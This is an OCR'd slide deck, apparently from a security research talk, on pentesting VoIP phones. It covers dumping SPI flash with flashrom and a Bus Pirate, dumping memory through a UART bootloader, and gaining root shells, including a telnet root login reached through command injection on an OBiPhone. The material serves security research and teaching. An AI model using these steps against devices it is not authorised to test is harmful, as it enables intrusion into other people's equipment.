
Abstract Methodology



Abstract Methodology




Toolchain


Setup VoIP Phone
Attach HTTP Proxy
Extract Firmware
Emulation
Webserver is Running
Web Pentesting
Static Analysis
Dynamic Analysis
ZAP, Burp Suite
IDA Pro, Ghidra
binwalk, yara
ropper, IDA rop Plugin
gdb, gdbserver, strace
mutiny, boofuzz, …
qemu



FIRMWARE ACCESS

Firmware Access for Software People

- **Out of scope:** desoldering of chips and complex hardware setup




https://blog.quarkslab.com/flash-dumping-part-i.html




https://hackaday.com/wp-content/uploads/2017/01/dash-mitm.png

Firmware Access for Software People

- Download the firmware from vendor/manufacturer



- Get image from update traffic



- Get image or files from the device

HW for Software People we used


- JTAGulator* by Joe Grand (presented at DC 21)
  - Find JTAG and UART interfaces
  - UART pass through (flexible voltage)
- Bus Pirate
  - UART, SPI, JTAG debugging
- μArt UART adapter**
- Raspberry Pi
- …

* http://www.grandideastudio.com/jtagulator/
** https://uart-adapter.com/

Examples: SPI

Chip on Device

Find Datasheet




Winbond W25Q64JV

Bus Pirate	Flash Chip	Description
CS #1	CS	Chip Select
MISO #2	DO (IO1)	Master In, Slave Out
3V3 #3	WP (IO2)	Write Protect
GND #4	GND	Ground
MOSI #5	DI (IO0)	Master Out, Slave In
CLK #6	CLK	SPI Clock
3V3 #7	HOLD (IO3)	Hold
3V3 #8	VCC	Supply

Connect Bus Pirate

Connected

- Akuvox R50 VoIP Phone with Bus Pirate connected



Dump it

- Flashrom* chip detection:

```
$ flashrom -p buspirate_spi:dev=/dev/ttyUSB0
```

- Flashrom dump:

```
$ flashrom -p buspirate_spi:dev=/dev/ttyUSB0 -c W25Q64.V -r firmw2.bin
```

- File extraction :

```
$ binwalk -eM firmw.bin
```


- Multiple dumps, output variation:

Filename	MD5
firmw.bin	3840d51b37fe69e5ac7336fe0a312dd8
firmw2.bin	403ae93e72b1f16712dd25a7010647d6

* https://github.com/flashrom/flashrom

Examples: UART

- Fanvil X6 UART connection



Examples: Bootloader

- UART bootloader via serial console (minicom, screen, putty, …) :

Bootloader Menu:

```
help
info
reboot
run [app addr] [entry addr]
r [addr]
w [addr] [val]
d [addr] <len>
resetcfg
…
```

Dump flash memory:

```
d 0x81000000 7700000
```

```
Press 'ESC' to enter BOOT console...
One... F59L1G81A chip has 1 die(s) on board
Using Int. PHY
Ext. phy is not found.
Boot from NAND flash
(c)Copyright Realtek, Inc. 2011
Project RTL8676 LOADER (LZMA)
Version 00.01.07 (Jan  5 2017 18:36:22)

<RTL867X>help
help
info
reboot
run [app addr] [entry addr]
r [addr]
w [addr] [val]
d [addr] <len>
resetcfg
mac ["clear"/"osk"/mac address]
bootline
entry [address]
load [address]
xmodem [address]
tftp [ip] [server ip] [file name]
web
flashsize [256(k)/128(k)/1(M)/2(M)/4(M)/8(M)/16(M)]
memsize ROW[2k/4k/8k/16k] COL[256/512/1k/2k/4k] BANK[2/4]
uart [0(enable)/1(disable)]
<RTL867X>d 0x80003D20 20
0x80003D20: 0D 0A 00 00 45 6E 74 65 72 20 62 6F 6F 74 20 6D ....Enter boot m
0x80003D30: 61 69 6E 2E 63 3A 00 00 6C 6F 61 64 65 72 20 62 ain.c:..loader b
<RTL867X>d 0x8122C270 60
0x8122C270: 8F 02 80 CC 00 00 C8 21 03 20 F8 09 00 00 00 00 .......!. ......
0x8122C280: 8F DC 00 10 10 00 00 02 00 00 00 00 00 00 00 00 ................
0x8122C290: 03 C0 E8 21 8F BF 00 A4 8F BE 00 A0 27 BD 00 A8 ...!........'...
0x8122C2A0: 03 E0 00 08 00 00 00 00 27 BD FD C8 AF BF 02 34 ........'......4
```


Examples: UART

- UART root shell:

```
UART> p
UART pin naming is from the target's perspective.
Enter X to disable either pin, if desired.
Enter TXD pin [0]:
Enter RXD pin [1]:
Enter baud rate [0]: 115200
Enable local echo? [y/N]:
Entering UART passthrough! Press Ctrl-X to abort...

/bin/sh: home: not found
# id
uid=0(root) gid=0(root)
# pwd
/
# ls
bin                     mnt                     t
dev                     nvdata                  tmp
etc                     pre-udev-devicetable.txt  userdata
home                    proc                    usr
include                 romfs                   var
ldaprc                  sbin                    voip
lib                     share                   vp
linuxrc                 sys                     webroot
#
```

Use Vulnerability

- Command injection starts telnet:



- Root shell without authentication:

```
Connected to 10.148.207.126.
Escape character is '^]'.

DSPG v1.2.4-rc2 OBiPhone

OBiPhone login: root
root@OBiPhone:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Dump with Console

- Tftp client part of `busybox` and/or used for firmware update
  - Simple `tftpserver*` required
  - Download - load file onto device:

